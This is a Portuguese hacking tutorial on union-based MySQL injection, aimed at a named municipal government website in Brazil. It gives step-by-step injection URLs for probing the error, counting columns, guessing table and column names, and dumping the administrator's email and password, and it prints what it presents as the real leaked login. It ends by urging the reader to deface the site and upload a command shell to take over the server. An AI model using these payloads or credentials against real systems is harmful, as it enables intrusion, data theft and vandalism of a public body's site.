MySQL Injection


Site para estudo: http://www.avai.sp.gov.br

Arquivo vulnerável:

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=14

Primeiro retiramos o “14” e colocamos o -1’ ;
Assim saberemos se o site está vulnerável.

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1’



Apareceu o sequinte erro:
SQL ERROR: You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

O site está vulnerável !

Vamos saber agora quantas colunas o site tem, colocamos o group by 1 para saber se tem a coluna 1
Link:

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 group by 1

Se não aparecer nada existe essa coluna e se aparecer o erro, não existe a coluna.
Esse site tem 3 colunas então o link:

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 group by 3

Não vai retornar nenhum erro.

e o link:


http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 group by 4

retorna um erro.

Então descobrimos que o site tem 3 colunas agora vamos fazer o código union:

union all select 1,2,3

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 union all select 1,2,3




Podemos visualizar a coluna 2 e 3.
Agora vamos achar o nome da tabela do site tentando várias possibilidades.
Vamos lá !
Código: union all select 1,2,3 from ”nome da tabela”--
O nome da tabela desse site é “administradores” mas poderia ser “user, username, usuários, admin, nome, nomes” etc...
Se aparecer a mesma imagem de antes sem erro é que essa é a tabela correta.
Se aparecer o erro significa que a tabela está incorreta.

http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 UNION all SELECT 1,2,3 from administradores—

Agora é só você substituir a tabela 2 ou 3 por o nome da coluna que tenha os logins e senha do administrador, você também tem que ir testando , os nomes podem ser “usuário, username,root,admin,user,password,senha,pass,login,nome,name,email”
para achar o usuário você coloca:
union all select 1,email,2,3 from administradores--


http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 union all select 1,email,3 from administradores-

irá aparecer o nome do e-mail que nesse caso é o login do administrador, mas na maioria das vezes o login é um nome mesmo.



Agora vamos descobrir a senha, usaremos a coluna número 3, assim nossa página terá o e-mail na coluna 2 e a senha na coluna 3 mostradas na tela, caso haja erro no nome da coluna da senha, não aparecerá nada, assim sabemos que erramos o nome da coluna.


http://www.avai.sp.gov.br/template.php?pagina=showCidade.php&id=-1 union all select 1,email,senha from administradores-



Agora temos o login e senha, nosso login é bruno@ploo.com.br e a senha é 123mudar, então entraremos no painel do administrador para podermos altera a index ou até enviar uma cmd para o servidor e tentar ganhar acesso a todo servidor.
Tentaremos achar a pagina do administrador na força bruta, testando mesmo, existem centenas de possibilidades mas as mais comuns são www.site.com/admin ; www.site.com/adm ; www.site.com/administrador.

Nesse caso o painel do administrador fica em http://www.avai.sp.gov.br/admin/

Agora é só entramos no painel do administrador.



Estamos como administrador da página agora, podemos fazer um deface postando uma noticia, enviando uma cmd no local de enviar fotos da noticia ou em qualquer e outra sessão que aceite upload, para tentar ganhar acesso a todo servidor, porém nem sempre será possível fazer upload.

Boa Sorte !!!!

Baseado no tutorial escrito por **M0nt3r.**

by s4r4d0

Fatal Error ~ 2001 ~ 2010 ~ s4r4d0@yahoo.com